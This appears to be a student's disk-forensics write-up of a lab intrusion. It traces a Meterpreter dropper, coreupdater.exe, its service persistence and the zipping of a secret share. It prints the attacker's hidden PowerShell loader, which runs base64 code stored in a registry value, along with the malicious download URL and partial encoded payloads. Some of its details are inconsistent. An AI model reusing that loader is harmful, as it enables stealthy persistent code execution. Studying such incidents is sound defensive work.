
I chose to use Autopsy 4.12 on a Windows 10 (1903) VM for my disk forensics and my first step was to verify that the profile I'd been using for the memory forensics was correct:




This showed that a Windows Server 2012 Standard license was present, so that confirmed that I had been using the correct license. With this complete I navigated to the location of coreupdater.exe that was established earlier during the memory forensics examination: C:\Windows\System32\coreupdater.exe and extracted it:




Immediately, I received a warning from Windows Defender:



This seems to confirm that Metasploit was being used, specifically the meterpreter payload which supplies the attacker with an interactive shell on the victim machine. I then set up a working directory that is excluded from Windows Defender and extracted the file again. I then verified that MD5 from the newly extracted coreupdater.exe (MD5 eed41b4500e473f97c50c7385ef5e374) and the older one that I extracted from the pcap:



The above is from the NetworkMiner-based extraction on my Security Onion instance



The above is from the disk forensics VM. Confirming that they matched helps to strengthen the case that this was the same malware since it was recovered from two separate captures, using two separate techniques. Next, I wanted to

gather more information from the citadel-dc01 disk image, so I ran a keyword search for coreupdater.exe and was presented with these results:

```
http://194.61.24.102/
application/x-msdos-program
C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\IE\CLE9U4I5\coreupdater[1].exe
http://194.61.24.102/coreupdater.exe
coreupdater.exe
http://194.61.24.102/
application/x-msdos-program
C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\IE\CLE9U4I5\coreupdater[1].exe
http://194.61.24.102/coreupdater.exe
C:\Users\Administrator\Downloads\coreupdater.exe.2424urv.partial
http://194.61.24.102/
application/x-msdos-program
C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\IE\CLE9U4I5\coreupdater[1].exe
http://194.61.24.102/coreupdater.exe
C:\Users\Administrator\Downloads\coreupdater.exe
http://194.61.24.102/
application/x-msdos-progrR
C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\IE\CLE9U4I5\coreupdater[1].exe
http://194.61.24.102/coreupdater.exe
C:\Users\Administrator\Downloads\coreupdater.exe
http://194.61.24.102/
```

Right away it became clear that this was the same malware from the Squert alerts, as there are many references to the malicious IP address previously identified, 192.61.24.102. Next, I wanted to know how many users were on the machine to tighten my scope, so I looked in the SAM registry hive using MiTec's Windows Registry Recovery x64:

General Groups and Users		
 Users	Property	Value
	SID	S-1-5-21-2620694702-3641965580-775306395-500
	Comment	Built-in account for administering the computer/domain
	Account expiration	12/30/1899 2:48:05 AM
 Administrator		
 Guest		
 Built-In Users		
 Groups		

The guest user is not active, so only there appeared to be only one active account on this machine. While looking through the registry files, I also spent some time verifying various bits of system information:

Product Name: **Windows Server 2012 R2 Standard Evaluation**

Build Lab: 9600.winblue_gdr.140221-1952
Build Lab Ex: 9600.17031.amd64fre.winblue_gdr.140221-1952

The above correlated the information I'd obtained earlier, helping to strengthen my case.

Last Boot (UTC): 9/19/2020 1:22:34 AM
Last Shutdown (UTC): 9/18/2020 11:10:53 PM
User Name:
Machine name: CITADEL-DC01

The above showed me the last boot and shutdown times of the machine, suggesting that the attacker had gained

persistence. Since I had already suspected the registry was how this was accomplished, I went back to the keyword search to see if any registry files showed up, and three did: NTUSER.dat, SYSTEM, and SOFTWARE all of which have references to the malware. NTUSER.dat had the following:

```

\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\*
\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\exe


```

This implies that coreupdate.exe was run manually since the coreupdater.exe was in two of the Administrator user's Most Recently Used (MRU) lists. Meanwhile, the SYSTEM hive had this:

ImagePath	REG_EXPAND_SZ	C:\Windows\System32\coreupdater.exe
ObjectName	REG_SZ	LocalSystem
DelayedAutostart	REG_DWORD	0x00000001

Which was located in SYSTEM\ControlSet001\Services\coreupdater. This helps to correlate the earlier hypothesis that persistence was achieved via setting itself as a service.

The SOFTWARE hive, in particular, featured this:



```

%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System

```

```

iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(

```

```

::FromBase64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"
```

The above is all one line but was unreadably small unless broken up like this. The most important part is the end of the last line: Software\9sEoCawv\45SVAG2o:

Value name: 45SVAG2o

REG_SZ Summary

Size: 6564

CRC32 : 652188FA
 CRC64 : D656703DD3D34908
 MD5 : CF33C4F42E959F4F862DF730728B008B
 SHA1 : AF5E4AE6F10E88DD2E05ED3209CF783918B8E883
 SHA256 : 6627FF0E9A7B9B173217C696027AF93E9036932F162765CF720F75980FC13B46
 ROT13 : nD0zNPtNJjOWNT4NqNODNUDnptOqNQbNBtOGNTxNrtoYNPNYDoyNURNVNN0NPxNrjNxNTVNCNxNT
 DtouNUZNMdN2NODNH100NUVnN0hNT0NXNnANP0NFNN0NUZNFDOONRZNoN00NSbNItn4NRZND0N3NSLNI10uN0

This contains a very long 'ROT13' encrypted string which is actually base64 and converts into malware:

```

Administrator: Windows PowerShell

PS C:\Windows\system32> [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(' nDO
PNNYDOYUURNVNN0NPxNrjNxNTVNCNdxNTHN0t02NQbNqj0cNT4NMNOcNUVNXjNaNSjNpj05NUZNotOuNUDNnDO2NTHNKI
FNTjNKN02NQRYtNjNSjNpNOiNUPNMD01NUZNnNOyNTjNoNNhNTHNnNOyNPpNsDOyNTjNpjOyNUfNWNOvNQ0NWjOjNT8I
IOMNQ0NGtOyNUPNYDOCNTVNNtOyNTZNqNNTNSZNRD0mNUDNMD0gNP4NENOCNTRNMjOhNT8Npj00NTxNLjOmNP4NHNO1N
IpjNhNRLNnDOFNTHNGtOuNT0NMDN9NPDNLtN7NPDNpjNhNRRNptOaNUHN0DOyNT4NqNOMNQ0NWjNgNT4NojOhNTxNVNNj
IZNVNNzNPtNJjOmNTZNptOcNUNNqNOvNTjNojOwNTfNKDN6NQbNLjO1NTHNLDO0NTHNXNNbNR4NMD03NP0NGjOvNTbNM
LNTHNLD0gNSVNMD0uNTDNMD01NPtNgT0yNUPNYDOCNTVNNtOyNTZNqNNTNSZNRD0mNUDNMD0gNP4NFD0CNP4NDjOjNT0I
-0uNTDNnDmHMD+NG+0uMLbNYD0CNTVNNt+0uNT7NqNNTNSZNRD0mNUDNMD0gNP4NFD0CNP4NDjOjNT0I01MLbNUHj00M

```

The above is before decryption and below is after:

```

QAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAUwB0AGEAcgB0ACgAJABzACKAOwA=')
At line:1 char:1
+ [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aQBmA ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

```

Additionally, coreupdater.exe is listed in Services as an automatically started service:

Name	Description	Type	Startup	Group	Image Path
VMware Tools	Provide...	OwnProcess	Automatic		"C:\Program Files\VMware\VMware Tools\vmtoolsd
VMware Snap...	VMware...	OwnProcess	Manual		C:\Windows\system32\dlhhost.exe /Processid:
VMware Alias ...	Alias Ma...	OwnProcess	Automatic		"C:\Program Files\VMware\VMware Tools\VMW
coreupdater		OwnProcess	Automatic		C:\Windows\System32\coreupdater.exe
@regsvc.dll,-1	@regsv...	SharedProc...	Automatic		%SystemRoot%\system32\svchost.exe -k loc

Next, I knew that I should verify that the earlier recorded victim IP address for citadel-dc01 was correlated with 10.42.85.10. Again, I loaded up the registry hives into Windows Registry Recovery x64 and navigated to the SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{791D93FB-6EDF-4C65-B1B9-F8E46CFFEA73}, which did confirm that this machine was using 10.42.85.10 as its IP address at the time of the capture:

Ethernet0	
Adapter	Intel(R) 82574L Gigabit Network Connection
UseZeroBroadcast	0
EnableDeadGWDetect	1
EnableDHCP	0
NameServer	127.0.0.1
RegistrationEnabled	1
RegisterAdapterName	0
DhcpServer	255.255.255.255
Lease	708
LeaseObtainedTime	5F6396EB
T1	5F639A6F
T2	5F639D12
LeaseTerminatesTime	5F639DF3
AddressType	0
IsServerNapAware	0
DhcpConnForceBroadcastFlag	0
IPAddress	10.42.85.10
SubnetMask	255.255.255.0
DefaultGateway	10.42.85.100
DefaultGatewayMetric	0

After confirming this, I wanted to look for evidence of data exfiltration, so my place to check was the web history:

Web History								
URL	Date Accessed	Referrer	Title	Program	URL Domain	Domain	Username	
file:///C:/FileShare/Secret/Beth_Secret.txt	2020-09-19 05:35:07 EST			Microsoft Edge			Administrator	
file:///C:/FileShare/Secret/PortalGunPlans.txt	2020-09-19 05:32:02 EST			Microsoft Edge			Administrator	
file:///C:/FileShare/Secret/SECRET_beth.txt	2020-09-19 05:32:13 EST			Microsoft Edge			Administrator	
file:///C:/FileShare/Secret/Szechuan%20Sauce.txt	2020-09-19 05:32:21 EST			Microsoft Edge			Administrator	
http://194.61.24.102/	2020-09-19 05:23:41 EST			Microsoft Edge		194.61.24.102	Administrator	
http://194.61.24.102/favicon.ico	2020-09-19 05:23:41 EST			Microsoft Edge		194.61.24.102	Administrator	

This shows four files in C:\FileShare\Secret\ were accessed via Microsoft Edge:

1. Beth_Secret.txt
2. PortalGunPlans.txt
3. SECRET_beth.txt
4. Szechuan Sauce.txt



Looking at that location reveals some of those files:

Listing keyword search 9 - 194.61.24.102 X keyword search			
/img_20200918_0347_CDrive.E01/vol_vol3/FileShare/Secret			
Table	Thumbnail		
Name	S	C	Modified Time
[current folder]			2020-09-18 22:35:06 EST
[parent folder]			2020-09-18 22:34:18 EST
Beth_Secret.txt			2020-09-18 18:35:35 EST
NoJerry.txt			2020-09-18 17:30:24 EST
PortalGunPlans.txt			2020-09-18 17:35:35 EST
Szechuan Sauce.txt			2020-09-18 17:38:56 EST

I noticed that there was no 'SECRET_beth.txt' file and that "Beth_secret.txt" has a different Modified Time than the other files, which I felt was something to look into more. When I searched for 'secret' to find more information on the 'Beth' files, it revealed references to 'secrets.lnk' along with references to some of the other files in \FileShare\Secret:

<pre> <NoJerry.txt R<9b9cdc69c1c24e2b.a R<9b9cdc69c1c24e2b.a R<9b9cdc69c1c24e2b.a R<9b9cdc69c1c24e2b.a R<9b9cdc69c1c24e2b.a <Secret R<f01b4d95cf55d32a.a R<f01b4d95cf55d32a.a R<f01b4d95cf55d32a.a R<f01b4d95cf55d32a.a R<f01b4d95cf55d32a.a <NoJerry.lnk <NoJerry.lnk <NoJerry.lnk <Vol.log <WebCacheVol.dat <WebCacheVol.dat <desktop.ini <desktop.ini <desktop.ini <desktop.ini <desktop.ini <desktop.ini 0<MSHist012020091820 0<MSHist012020091820 0<MSHist012020091820 0<MSHist012020091820 <container.dat <container.dat <container.dat <container.dat <Secret.lnk <Secret.lnk </pre>	<pre> PortalGunPlans.lnk (H \$<PortalGunPlans.lnk? (H (H \$<PortalGunPlans.lnk (H _RCRD((8`8((8`8((H \$<PortalGun _lans.lnk (H Secret.lnk FILE0 (H <Secret.lnk (H Secret.lnk FILE0 Secret.lnk (H <Secret.lnk (H (H <Secret.lnk (H _RCRD((8`8((H <Secret.lnk (H </pre>
---	---

On a hunch, I thought that the attacker might have just created a zip of the Secret folder, so I searched for 'secret.zip' and found some references in \$UsnJrnl:\$J and \$LogFile:



This looks to have been the data exfiltration point for the files located on citadel-dc01 in \FileShare\Secret

With this discovered, I now wanted to look at the disk image of desktop-sdn1rpt. This time my initial action was to recover and load the registry files into Windows Registry Recovery x64 to gather information about the system:

Product Name:	Windows 10 Enterprise Evaluation
Owner:	Admin
Organization:	
Product ID:	00329-20000-00001-AA089
Product Key:	7HBDQ-QNKVG-K4RBF-HMBY6-YG9R6

The system was revealed to be a Windows 10 **build**, created by a user called 'Admin'

Release Id:	2004
Build Lab:	19041.vb_release.191206-1406
Build Lab Ex:	19041.1.amd64fre.vb_release.191206-1406

The version of Windows 10 was **build** 1904

Last Boot (UTC):	9/19/2020 3:16:31 AM
Last Shutdown (UTC):	9/19/2020 1:08:36 AM
User Name:	
Machine name:	DESKTOP-SDN1RPT

and the machine's name was indeed desktop-sdn1rpt which was both last shutdown and last booted on 09/09/2020. Both of these dates were within the timeframe of the incident and suggested to me that the same persistence method as citadel-dc01. Looking further in the registry, I again found the same persistence method:

```
coreupdate %COMSPEC%
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe -n vmtoolsd
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System
; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\q9Z1bssi').GetValue('JqxNhWJA'))))"
```

Except on the desktop, the entry was Software\q9Z1bssi\JqxNhWJA which again had a very long base64 string as its key:

The screenshot shows the Windows Registry Editor with the path `Software\q9Z1bssi\JqxNhWJA` selected. The 'Data View' pane shows the value name `JqxNhWJA` with a size of 6552 bytes. The 'Summary' pane displays various hashes: CRC32, CRC64, MD5, SHA1, SHA256, and ROT13. The ROT13 hash is highlighted in yellow.

that decoded into malware:

```
PS C:\Windows\system32> [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('
OgBTAGkAegB1ACAALQB1AHEAIAA0ACkAewAkAGIAPQAKAGUAbgB2ADoAdwBpAG4AZABpAHIAKwAnAFwAcwB5AHMA
4..B-AF344..B34GUA--BTAG-A7QB-4G-4XAB2ADEA1-4...3E-4-4B-4U-47QB-4UMA-4B14G-4444-4GUA-4B14G-4
cwBzAF0AOgA6AFMAAdABhAHIAAdAAoACQAcwApADsA'))
At line:1 char:1
+ [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aQBmA ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

and shows up in Services :

Services (253)		Drivers (372)			
Name	Description	Type	Startup	Group	Image Path
OpenSSH Auth...	Agent to ...	OwnProcess	Disabled		%SystemRoot%\System32\OpenSSH\ssh
coreupdater		OwnProcess	Automatic		C:\Windows\System32\coreupdater.exe


I was quickly able to confirm the IP address of the machine the same way as well:

Ethernet0	
Adapter	Intel(R) 82574L Gigabit Network Connection
EnableDHCP	0
NameServer	10.42.85.10
DhcpServer	255.255.255.255
Lease	708
LeaseObtainedTime	5F6449BF
T1	5F644D43
T2	5F644FE6
LeaseTerminatesTime	5F6450C7
AddressType	0
IsServerNapAware	0
DhcpConnForceBroadcastFlag	0
RegistrationEnabled	1
RegisterAdapterName	0
IPAddress	10.42.85.115
SubnetMask	255.255.255.0
DefaultGateway	10.42.85.100
DefaultGatewayMetric	0


Additionally, the same method showed the user accounts on the system:

Users (11)	
Admin (33)	
Administrator (34)	
All Users (2)	
Default (28)	
Default User (2)	
mortysmith (34)	
Public (11)	
ricksanchez (33)	

Blue accounts are the ones automatically created with the system and had no new files in them. The yellow accounts are the user accounts. Next, I looked in C:\Windows\System32\ and found the malware:



MD5: eed41b4500e473f97c50c7385ef5e374




Additionally, references to the file in the prefetch suggested that it was manually run:



References to the malware were found in webcache:



Additionally, there were references to it in the pagefile, suggesting that it was resident in memory at or around the time this disk image was taken:



I next searched for 'secret.zip', 'secret', and 'beth' but found nothing; however, I did find evidence of citadel-dc01\FileShare being mapped to this machine:


Type	Value	Source(s)
Local Path	Network\Z	Recent Activity
Remote Path	\\CITADEL-DC01\FileShare	Recent Activity
Source File Path	/img_20200918_0417_DESKTOP-SDN1RPT.E01/vol_vol6/Users/ricksanchez/NTUSER.DAT	
Artifact ID	-9223372036854775514	

Next, I looked through the Recent Documents and found mention of several user-created files:


1. loot.zip
2. My Social Security Number.txt
3. Plans.txt
4. Portal_gun.png
5. Thoughts.txt
6. Jessica.jpg

loot.lnk	C:\Users\mortysmith\Documents\loot.zip
My Social Security Number.lnk	C:\Users\mortysmith\Documents\My Social Security Number.txt
Plans.lnk	C:\Users\mortysmith\Documents\Plans.txt
Portal_gun.lnk	C:\Users\mortysmith\Documents\Portal_gun.png
Thoughts.lnk	C:\Users\mortysmith\Desktop\Thoughts.txt
Jessica.lnk	C:\Users\mortysmith\Pictures\Jessica.jpg


1. Unfound, likely file exfiltration point.



- 2.




- 3.
4. Portal_gun.png:




- 5.

